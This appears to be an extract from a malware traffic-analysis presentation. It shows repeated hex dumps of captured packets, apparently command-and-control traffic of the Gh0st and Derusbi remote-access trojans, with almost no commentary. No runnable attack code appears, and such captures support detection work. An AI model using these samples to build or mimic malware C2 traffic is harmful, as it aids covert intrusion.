ff 59 b2 ab 00 00 58 6a  6a 68 6a 16 00 00 00 01   .Y....Xj jhj.....
00 00 00 78 9c 63 00 00  00 01 00 01 58 6a 6a 68   ...x.c.. ....Xjjh
6a 16 00 00 00 01 00 00  00 78 9c 33 02 00 00 33   j....... .x.3...3
00 33                                              .3
```

BINARY TRAFFIC ANALYSIS

```
6c 9c ed 19 41 33 64 a0  e7 43 83 42 08 00 45 00   l...A3d. .C.B..E.
00 ce 33 06 40 00 7e 06  cc 5d cd b2 84 b8 6b 96   ..3.@.~. .]....k.
3e c5 f6 de 16 00 70 89  a2 af 23 28 27 2b 50 18   >.....p. ..#('+P.
fa f0 09 51 00 00 58 6a  6a 68 6a a6 00 00 00 4c   ...Q..Xj jhj....L
01 00 00 78 9c 4b 63 60  60 98 03 c4 ac 40 cc 04   ...x.Kc` `....@..
c4 e7 f8 20 74 70 6a 51  59 66 72 aa 42 40 62 72   ... tpjQ Yfr.B@br
b6 82 11 03 dd 01 c8 0d  02 8c cc 72 2c 40 fa 0c   ........ ...r,@..
3b 90 e0 60 60 e0 92 0b  d2 0c 37 f2 36 d6 0d f0   ;..``... ..7.6...
71 0e 77 75 32 21 d6 2c  05 20 36 29 ce 28 03 b1   q.wu2!., . 6).(..
ff 00 3d ca c1 c6 c0 f0  4c e8 3d 5c 9e 11 08 41   ..=..... L.=\...A
c0 24 46 8b 41 26 1a a2  e6 80 13 03 c3 d9 eb 4d   .$F.A&.. .......M
35 0c 0c 4f ca 41 b2 2d  40 39 10 7e 00 c4 76 37   5..O.A.- @9.~..v7
9b 6a 16 2c ef a8 61 bd  d1 54 63 12 ab c5 f0 c1   .j.,..a. .Tc.....
90 93 e1 ff 7f 06 06 00  fc f3 24 ec               ........ ..$.

64 a0 e7 43 83 42 6c 9c  ed 19 41 33 08 00 45 28   d..C.Bl. ..A3..E(
00 3e 60 63 40 00 77 06  a6 68 6b 96 3e c5 cd b2   .>`c@.w. .hk.>...
84 b8 16 00 f6 de 23 28  27 2b 70 89 a3 55 50 18   ......#( '+p..UP.
ff 59 7e bd 00 00 58 6a  6a 68 6a 16 00 00 00 01   .Y~...Xj jhj.....
00 00 00 78 9c 63 00 00  00 01 00 01               ...x.c.. ....

64 a0 e7 43 83 42 6c 9c  ed 19 41 33 08 00 45 28   d..C.Bl. ..A3..E(
00 54 60 9c 40 00 77 06  a6 19 6b 96 3e c5 cd b2   .T`.@.w. ..k.>...
84 b8 16 00 f6 de 23 28  27 2b 70 89 a3 55 50 18   ......#( '+p..UP.
ff 59 b2 ab 00 00 58 6a  6a 68 6a 16 00 00 00 01   .Y....Xj jhj.....
00 00 00 78 9c 63 00 00  00 01 00 01 58 6a 6a 68   ...x.c.. ....Xjjh
6a 16 00 00 00 01 00 00  00 78 9c 33 02 00 00 33   j....... .x.3...3
00 33                                              .3
```

BINARY TRAFFIC ANALYSIS

GH0ST

```
6c 9c ed 19 41 33 64 a0  e7 43 83 42 08 00 45 00   l...A3d. .C.B..E.
00 ce 33 06 40 00 7e 06  cc 5d cd b2 84 b8 6b 96   ..3.@.~. .]....k.
3e c5 f6 de 16 00 70 89  a2 af 23 28 27 2b 50 18   >.....p. ..#('+P.
fa f0 09 51 00 00 58 6a  6a 68 6a a6 00 00 00 4c   ...Q..Xj jhj....L
01 00 00 78 9c 4b 63 60  60 98 03 c4 ac 40 cc 04   ...x.Kc` `....@..
c4 e7 f8 20 74 70 6a 51  59 66 72 aa 42 40 62 72   ... tpjQ Yfr.B@br
b6 82 11 03 dd 01 c8 0d  02 8c cc 72 2c 40 fa 0c   ........ ...r,@..
3b 90 e0 60 60 e0 92 0b  d2 0c 37 f2 36 d6 0d f0   ;..``... ..7.6...
71 0e 77 75 32 21 d6 2c  05 20 36 29 ce 28 03 b1   q.wu2!., . 6).(..
ff 00 3d ca c1 c6 c0 f0  4c e8 3d 5c 9e 11 08 41   ..=..... L.=\...A
c0 24 46 8b 41 26 1a a2  e6 80 13 03 c3 d9 eb 4d   .$F.A&.. .......M
35 0c 0c 4f ca 41 b2 2d  40 39 10 7e 00 c4 76 37   5..O.A.- @9.~..v7
9b 6a 16 2c ef a8 61 bd  d1 54 63 12 ab c5 f0 c1   .j.,..a. .Tc.....
90 93 e1 ff 7f 06 06 00  fc f3 24 ec               ........ ..$.

64 a0 e7 43 83 42 6c 9c  ed 19 41 33 08 00 45 28   d..C.Bl. ..A3..E(
00 3e 60 63 40 00 77 06  a6 68 6b 96 3e c5 cd b2   .>`c@.w. .hk.>...
84 b8 16 00 f6 de 23 28  27 2b 70 89 a3 55 50 18   ......#( '+p..UP.
ff 59 7e bd 00 00 58 6a  6a 68 6a 16 00 00 00 01   .Y~...Xj jhj.....
00 00 00 78 9c 63 00 00  00 01 00 01               ...x.c.. ....

64 a0 e7 43 83 42 6c 9c  ed 19 41 33 08 00 45 28   d..C.Bl. ..A3..E(
00 54 60 9c 40 00 77 06  a6 19 6b 96 3e c5 cd b2   .T`.@.w. ..k.>...
84 b8 16 00 f6 de 23 28  27 2b 70 89 a3 55 50 18   ......#( '+p..UP.
ff 59 b2 ab 00 00 58 6a  6a 68 6a 16 00 00 00 01   .Y....Xj jhj.....
00 00 00 78 9c 63 00 00  00 01 00 01 58 6a 6a 68   ...x.c.. ....Xjjh
6a 16 00 00 00 01 00 00  00 78 9c 33 02 00 00 33   j....... .x.3...3
00 33                                              .3
```

BINARY TRAFFIC ANALYSIS

```
00 10 db ff 20 01 00 23  eb 85 c6 60 81 00 01 97   .... ..# ...`....
08 00 45 00 00 a3 6e af  40 00 7e 06 7d ee cb 90   ..E...n. @.~.}...
bf 41 eb 72 99 72 cb 9e  00 50 0f de 6e 71 c3 5d   .A.r.r.. .P..nq.]
e0 c2 50 18 fa 73 1c 80  00 00 7b 00 00 00 01 00   ..P..s.. ..{.....
00 00 fb 17 00 00 56 71  c2 6d 01 00 00 00 68 01   ......Vq .m....h.
00 00 56 79 0f a1 da 4e  ef 20 17 25 8e 26 04 34   ..Vy...N . .%.&.4
96 2c 17 21 91 5d 66 40  ef 54 65 47 f7 6d 76 f8   .,.!.]f@ .TeG.mv.
c2 6d 7b 89 c0 4d 46 91  c0 65 67 41 ec 5c 60 5f   .m{..MF. .egA.\`_
f3 5a 78 46 fb 5e ba 71  c2 66 01 18 ac 5f 66 41   .ZxF.^.q .f..._fA
f1 4d 13 1f b6 08 24 01  b0 04 25 14 e2 3e 06 43   .M....$. ..%..>.C
e2 45 65 46 fb 5d 7f 42  06 6d 7a 21 c2 6c 42 71   .EeF.].B .mz!.lBq
c2 6d 47 71 c2                                     .mGq.
```

```
00 00 0c 07 ac 01 00 10  db ff 20 01 81 00 01 97   ........ .. .....
08 00 45 00 00 48 02 79  40 00 6e 06 fa 7f eb 72   ..E..H.y @.n....r
99 72 cb 90 bf 41 00 50  cb 9e c3 5d e0 c2 0f de   .r...A.P ...]....
6e ec 50 18 f9 d0 56 6e  00 00 20 00 00 00 02 00   n.P...Vn .. .....
00 00 02 00 00 00 82 00  5a 01 00 00 00 00 78 d5   ........ Z.....x.
2e 01 83 00 5a 01 83 00  5a 01                     ....Z... Z.
```

```
00 10 db ff 20 01 00 23  eb 85 c6 60 81 00 01 97   .... ..# ...`....
08 00 45 00 00 50 6e b1  40 00 7e 06 7e 3f cb 90   ..E..Pn. @.~.~?..
bf 41 eb 72 99 72 cb 9e  00 50 0f de 6e ec c3 5d   .A.r.r.. .P..n..]
e0 e2 50 18 fa 53 96 b9  00 00 28 00 00 00 03 00   ..P..S.. ..(.....
00 00 10 00 00 00 09 3b  4c 59 00 00 00 00 20 00   .......; LY.... .
09 00 19 3b 4c 59 09 3b  4c 59 09 3b 4c 59 09 3b   ...;LY.; LY.;LY.;
4c 59                                              LY
```

BINARY TRAFFIC ANALYSIS

```
00 10 db ff 20 01 00 23  eb 85 c6 60 81 00 01 97   .... ..# ...`....
08 00 45 00 00 a3 6e af  40 00 7e 06 7d ee cb 90   ..E...n. @.~.}...
bf 41 eb 72 99 72 cb 9e  00 50 0f de 6e 71 c3 5d   .A.r.r.. .P..nq.]
e0 c2 50 18 fa 73 1c 80  00 00 7b 00 00 00 01 00   ..P..s.. ..{.....
00 00 fb 17 00 00 56 71  c2 6d 01 00 00 00 68 01   ......Vq .m....h.
00 00 56 79 0f a1 da 4e  ef 20 17 25 8e 26 04 34   ..Vy...N . .%.&.4
96 2c 17 21 91 5d 66 40  ef 54 65 47 f7 6d 76 f8   .,.!.]f@ .TeG.mv.
c2 6d 7b 89 c0 4d 46 91  c0 65 67 41 ec 5c 60 5f   .m{..MF. .egA.\`_
f3 5a 78 46 fb 5e ba 71  c2 66 01 18 ac 5f 66 41   .ZxF.^.q .f..._fA
f1 4d 13 1f b6 08 24 01  b0 04 25 14 e2 3e 06 43   .M....$. ..%..>.C
e2 45 65 46 fb 5d 7f 42  06 6d 7a 21 c2 6c 42 71   .EeF.].B .mz!.lBq
c2 6d 47 71 c2                                     .mGq.

00 00 0c 07 ac 01 00 10  db ff 20 01 81 00 01 97   ........ .. .....
08 00 45 00 00 48 02 79  40 00 6e 06 fa 7f eb 72   ..E..H.y @.n....r
99 72 cb 90 bf 41 00 50  cb 9e c3 5d e0 c2 0f de   .r...A.P ...]....
6e ec 50 18 f9 d0 56 6e  00 00 20 00 00 00 02 00   n.P...Vn .. .....
00 00 02 00 00 00 82 00  5a 01 00 00 00 00 78 d5   ........ Z.....x.
2e 01 83 00 5a 01 83 00  5a 01                     ....Z... Z.

00 10 db ff 20 01 00 23  eb 85 c6 60 81 00 01 97   .... ..# ...`....
08 00 45 00 00 50 6e b1  40 00 7e 06 7e 3f cb 90   ..E..Pn. @.~.~?..
bf 41 eb 72 99 72 cb 9e  00 50 0f de 6e ec c3 5d   .A.r.r.. .P..n..]
e0 e2 50 18 fa 53 96 b9  00 00 28 00 00 00 03 00   ..P..S.. ..(.....
00 00 10 00 00 00 09 3b  4c 59 00 00 00 00 20 00   .......; LY.... .
09 00 19 3b 4c 59 09 3b  4c 59 09 3b 4c 59 09 3b   ...;LY.; LY.;LY.;
4c 59                                              LY
```

BINARY TRAFFIC ANALYSIS

EXAMPLE: DERUSBI

```
00 10 db ff 20 01 00 23  eb 85 c6 60 81 00 01 97   .... ..# ...`....
08 00 45 00 00 a3 6e af  40 00 7e 06 7d ee cb 90   ..E...n. @.~.}...
bf 41 eb 72 99 72 cb 9e  00 50 0f de 6e 71 c3 5d   .A.r.r.. .P..nq.]
e0 c2 50 18 fa 73 1c 80  00 00 7b 00 00 00 01 00   ..P..s.. ..{.....
00 00 fb 17 00 00 56 71  c2 6d 01 00 00 00 68 01   ......Vq .m....h.
00 00 56 79 0f a1 da 4e  ef 20 17 25 8e 26 04 34   ..Vy...N . .%.&.4
96 2c 17 21 91 5d 66 40  ef 54 65 47 f7 6d 76 f8   .,.!.]f@ .TeG.mv.
c2 6d 7b 89 c0 4d 46 91  c0 65 67 41 ec 5c 60 5f   .m{..MF. .egA.\`_
f3 5a 78 46 fb 5e ba 71  c2 66 01 18 ac 5f 66 41   .ZxF.^.q .f..._fA
f1 4d 13 1f b6 08 24 01  b0 04 25 14 e2 3e 06 43   .M....$. ..%..>.C
e2 45 65 46 fb 5d 7f 42  06 6d 7a 21 c2 6c 42 71   .EeF.].B .mz!.lBq
c2 6d 47 71 c2                                     .mGq.

00 00 0c 07 ac 01 00 10  db ff 20 01 81 00 01 97   ........ .. .....
08 00 45 00 00 48 02 79  40 00 6e 06 fa 7f eb 72   ..E..H.y @.n....r
99 72 cb 90 bf 41 00 50  cb 9e c3 5d e0 c2 0f de   .r...A.P ...]....
6e ec 50 18 f9 d0 56 6e  00 00 20 00 00 00 02 00   n.P...Vn .. .....
00 00 02 00 00 00 82 00  5a 01 00 00 00 00 78 d5   ........ Z.....x.
2e 01 83 00 5a 01 83 00  5a 01                     ....Z... Z.

00 10 db ff 20 01 00 23  eb 85 c6 60 81 00 01 97   .... ..# ...`....
08 00 45 00 00 50 6e b1  40 00 7e 06 7e 3f cb 90   ..E..Pn. @.~.~?..
bf 41 eb 72 99 72 cb 9e  00 50 0f de 6e ec c3 5d   .A.r.r.. .P..n..]
e0 e2 50 18 fa 53 96 b9  00 00 28 00 00 00 03 00   ..P..S.. ..(.....
00 00 10 00 00 00 09 3b  4c 59 00 00 00 00 20 00   .......; LY.... .
09 00 19 3b 4c 59 09 3b  4c 59 09 3b 4c 59 09 3b   ...;LY.; LY.;LY.;
4c 59                                              LY
```